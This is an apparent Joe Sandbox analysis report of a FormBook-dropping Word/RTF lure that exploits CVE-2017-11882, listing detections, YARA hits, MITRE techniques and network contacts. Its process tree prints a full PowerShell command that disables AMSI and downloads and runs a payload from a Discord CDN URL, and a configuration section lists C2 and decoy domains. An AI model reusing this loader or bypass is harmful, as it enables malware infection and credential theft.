ID: 532835
Sample Name: RFQ-18072
QPHN .doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:34:56
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report RFQ-18072 QPHN .doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 5
Yara Overview 5
Dropped Files 5
Memory Dumps 6
Unpacked PEs 6
Sigma Overview 7
System Summary: 7
Data Obfuscation: 7
Jbx Signature Overview 7
AV Detection: 7
Exploits: 7
Software Vulnerabilities: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 8
Data Obfuscation: 8
Persistence and Installation Behavior: 8
Hooking and other Techniques for Hiding and Protection: 8
Malware Analysis System Evasion: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 11
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 16
ASN 17
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 19
Static File Info 22
General 22
File Icon 23
Static RTF Info 23
Objects 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 23
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 24
HTTP Packets 24
HTTPS Proxied Packets 25
Code Manipulations 52

User Modules 52
Hook Summary 52
Processes 52
Statistics 52
Behavior 52
System Behavior 52
Analysis Process: WINWORD.EXE PID: 632 Parent PID: 596 52
General 52
File Activities 53
File Created 53
File Deleted 53
Registry Activities 53
Key Created 53
Key Value Created 53
Key Value Modified 53
Analysis Process: EQNEDT32.EXE PID: 1200 Parent PID: 596 53
General 53
File Activities 53
Registry Activities 53
Key Created 53
Key Value Created 53
Analysis Process: cmd.exe PID: 668 Parent PID: 1200 54
General 54
Analysis Process: cscript.exe PID: 1176 Parent PID: 668 54
General 54
File Activities 54
Analysis Process: powershell.exe PID: 2700 Parent PID: 1304 54
General 54
File Activities 55
File Read 55
Registry Activities 55
Analysis Process: calc.exe PID: 3044 Parent PID: 2700 55
General 55
File Activities 56
File Read 56
Analysis Process: explorer.exe PID: 1764 Parent PID: 3044 56
General 56
File Activities 57
Analysis Process: cmmon32.exe PID: 2696 Parent PID: 1764 57
General 57
File Activities 57
File Read 57
Analysis Process: cmd.exe PID: 2832 Parent PID: 2696 58
General 58
Disassembly 58
Code Analysis 58


Windows Analysis Report RFQ-18072 QPHN .doc

Overview

General Information

Sample Name:	RFQ-18072 QPHN .doc
Analysis ID:	532835
MD5:	dc496cbd7363e5..
SHA1:	1cba05eefbf3dd0..
SHA256:	7398809e85fd371.
Tags:	doc Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document contains OLE streams wh…
- Sigma detected: Office product drop…
- System process connects to networ…
- Document exploit detected (creates …
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Maps a DLL or memory area into an…
- Sigma detected: Suspicious Script E…
- Document contains OLE streams wi…
- Creates processes via WMI
- Found potential equation exploit (CV…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 632 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1200 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 668 cmdline: CmD.exe /C cscript %tmp%\Client.vbs A C MD5: AD7B9C14083B52BC532FBA5948342B98)
    - cscript.exe (PID: 1176 cmdline: cscript C:\Users\user\AppData\Local\Temp\Client.vbs A C MD5: A3A35EE79C64A640152B3113E6E254E2)
- powershell.exe (PID: 2700 cmdline: Powershell $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like '*Context') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1);$0462662046620462662046620462662046620462662=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,57,49,53,51,52,55,56,52,53,55,53,50,55,48,53,49,48,57,47,57,49,53,55,57,57,56,48,48,55,52,48,52,54,50,54,54,50,47,109,111,110,111,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($0462662046266204626620462662046266204626620462662)|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - calc.exe (PID: 3044 cmdline: {path} MD5: 60B7C0FEAD45F2066E5B805A91F4F0FC)
    - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - cmmon32.exe (PID: 2696 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: EA7BAAB0792C846DE451001FAE0FBD5F)
        - cmd.exe (PID: 2832 cmdline: /c del "C:\WINDOWS\syswow64\calc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "C2 list": [
    "www.getyourshoponline.com/t3t2/"
  ],
  "decoy": [
    "professorphilipkaloki.com",
    "restorationlifeplus.com",
    "worldfreegamez.com",
    "paulasnaturalelements.com",
    "vecydoy.xyz",
    "certifiedhalina.com",
    "roundrockmail.com",
    "dyort.com",
    "ge3f.xyz",
    "skafina.store",
    "centsablefinancialplanning.com",
    "avatarig.com",
    "meta-x.store",
    "metataxbit.com",
    "contact-ebf.com",
    "soungy.com",
    "theoptiontwo.com",
    "pangeadba.com",
    "imovelemoradia.com",
    "almisanbs.net",
    "tracarau.info",
    "waterfallswisconsinplus.xyz",
    "d6f0tmpjmk9eutnnvfk4716.com",
    "kafani.xyz",
    "myponzu.com",
    "indigovideography.com",
    "poolcomplaints.com",
    "metaboxgame.xyz",
    "dtbd.net",
    "nocallwaiting.com",
    "imim-token.com",
    "annaitherasa.com",
    "caratnaked.com",
    "nnhu.space",
    "ballufa.bet",
    "theoudhy.com",
    "theroadbrand.store",
    "voguishshop.com",
    "wintangible.com",
    "cornheaderparts.com",
    "pulpbranding.com",
    "ambulante-reha-muenchen.com",
    "xd7bh22mc04.xyz",
    "keldefi.com",
    "maman-travail.com",
    "socialbizz.xyz",
    "shopauthentictampabayrays.com",
    "camylo.online",
    "zhangchanghong.com",
    "tafelimited.com",
    "eminkoy.com",
    "towne-kitchen.com",
    "marcasemele.com",
    "203.life",
    "innerrackers.com",
    "fddf.xyz",
    "sweettreatworld.com",
    "freeze-the-fat-away.com",
    "lillianpsmith.com",
    "fabulouspatricia.com",
    "sling-city.com",
    "wavesmodel.com",
    "africanancesry.com",
    "os-meta.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	• 0x3000:$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 00 03 01 01 03 0A • 0x3021:$font: 0A 01 08 5A 5A • 0x3052:$winexec: 12 0C 43 00
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	• 0x0:$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 • 0x2f00:$equation1: Equation Native • 0x920:$equation2: Microsoft Equation 3.0 • 0x3029:$exe: .exe • 0x3052:$address: 12 0C 43 00

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
0000000C.00000000.510963723.0000000007F69000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000000.510963723.0000000007F69000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x11a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x17b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x192f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x41c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x7927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x892a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.calc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.calc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
11.2.calc.exe.400000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
11.0.calc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
11.0.calc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Microsoft Office Product Spawning Windows Shell

Data Obfuscation:

Sigma detected: Office product drops script at suspicious location

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Found potential equation exploit (CVE-2017-11882)

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Document contains OLE streams which likely are hidden ActiveX objects

Malicious sample detected (through community Yara rule)

Document contains OLE streams with names of living off the land binaries

Very long command line found

Microsoft Office drops suspicious files

Found suspicious RTF objects

Data Obfuscation:

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Cont
Valid Accounts	Windows Management Instrumentation 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Cont
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Process Injection 7 1 1	Scripting 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 1 2 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-A Layer
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Proto
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallba Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multit Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 7 1 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ-18072 QPHN .doc	16%	ReversingLabs	Document-RTF.Trojan.Alien	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.0.calc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.0.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.2.calc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.0.calc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://scas.openformatrg/drawml/2006/main	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.eminkoy.com/t3t2/?YTX8m6=X/AHJ1G8CzET27bRNAkcy2zo056pG+X2bUgtrIM6Usdw2LVzhx3zymRQr/cABPSK+z/Wow==&GZS=5jiXYnvXE6	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
www.getyourshoponline.com/t3t2/	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
google.com	172.217.168.14	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
eminkoy.com	192.0.78.24	true	true		unknown
www.eminkoy.com	unknown	unknown	true		unknown
www.towne-kitchen.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/915347845752705109/915799800740462662/mono.jpg	false		high
http://www.eminkoy.com/t3t2/?YTX8m6=X/AHJ1G8CzET27bRNAkcy2zo056pG+X2bUgtrIM6Usdw2LVzhx3zymRQr/cABPSK+z/Wow==&GZS=5jiXYnvXE6	true	• Avira URL Cloud: safe	unknown
www.getyourshoponline.com/t3t2/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.24	eminkoy.com	United States		2635	AUTOMATTICUS	true
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532835
Start date:	02.12.2021
Start time:	18:34:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 2s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	RFQ-18072 QPHN .doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@12/12@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.4% (good quality ratio 27%) • Quality average: 68.5% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:35:22	API Interceptor	36x Sleep call for process: EQNEDT32.EXE modified
18:35:24	API Interceptor	13x Sleep call for process: cscript.exe modified
18:35:26	API Interceptor	335x Sleep call for process: powershell.exe modified
18:36:00	API Interceptor	35x Sleep call for process: calc.exe modified
18:36:18	API Interceptor	225x Sleep call for process: cmmon32.exe modified
18:37:05	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.24	mtW2HRnhqB.exe	Get hash	malicious	Browse	• www.kgv-lachswehr.com/ea0r/?fHhDa=c9rlrwb5l0PsvCqZfPZLJ32YxU7lPLK2cV3voPHeBiJjRGf36/O5Za+oFiQ/bs3zoxiOdKVauQ==&2d=SFNDF0m

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hNfqWik7qw.exe	Get hash	malicious	Browse	• www.amandaznaprawa.com/rht9/?NTiPcP=i488q&2d=oSEpyrDN2jpFtLPZR+/YFKSBf/v8Miz39LE5/YRv+zM0Krg9SxOGQM2eCbJi8hWE+L+z
	BL_CI_PL.exe	Get hash	malicious	Browse	• www.talkingpoint.tours/n8ds/?lZOD=wE3cJZPNojFXEHzVtPzLvjQgQ8siWlvoMBTDgMX5y9SxEB5bNYsjP9rL8bMOP+2FRUIW&E0Dpk=l8hHaF
	Dumak Order.xlsx	Get hash	malicious	Browse	• www.cletechsolutions.com/yrcy/?n2M4s4o=6oj+cRAcOTuW+xdHLRHF0KzLhmFT0afQnvz1X6yVwGfVu9zh+SVYbIJ6SqTa14IOVkDkCg==&zbO=wpf8lJJX
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• www.talkingpoint.tours/n8ds/?9rJT=wE3cJZPNojFXEHzVtPzLvjQgQ8siWlvoMBTDgMX5y9SxEB5bNYsjP9rL8bMOP+2FRUIW&v4VDH=WHU8k4m
	DuxgwH47QB.exe	Get hash	malicious	Browse	• www.magaliverdonck.com/cfn8/?7ntP2=G2JlCZwhJ8t&wZEhNtn=EAmfM1bZJ66AiKX05l3TaYUgrsfuP/gkLWzderYzqwcOOYaogkVBhIhYz1vuz5d9mKCz
	ORDER.doc	Get hash	malicious	Browse	• www.magaliverdonck.com/cfn8/?r0Dpfv=PV84qbppmxMhmF&etxxAzu=EAmfM1bcJ96Eiab47l3TaYUgrsfuP/gkLWrNCoEyuQcPOp2un0EN3MZawTjo4IJ2zs2EYw==
	Ordre de virement.exe	Get hash	malicious	Browse	• www.sammamotivation.com/wrcb/?i6=JRZY7R8EpGxMvUxoU9FjXImHM9r6be3CVb1cEdmzJ1+o3zoDrIbVKOVdp4L7IUQXVHQZ&Vn=5joLnT60H6Utl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ja71FJcG4X.exe	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?6lPx=KrsevrOfcKdFVj2db+BCLUY6buAyCdOHDU7bdlcHSmOR3oywPLLv+weEBRgOZ5y0K3R+&i2=bZ-LgDohxn7
	31hGtwI4CD.exe	Get hash	malicious	Browse	• www.givepy.info/s18y/?SF=697MTAEVXvVEXUyAJF20F132oezI1lQlpw2PkmQS81lH+yWLjKrG7SsVWH+sEO7fSxwKD9xmsQ==&7nT=4hfP1hIXyPvt5d80
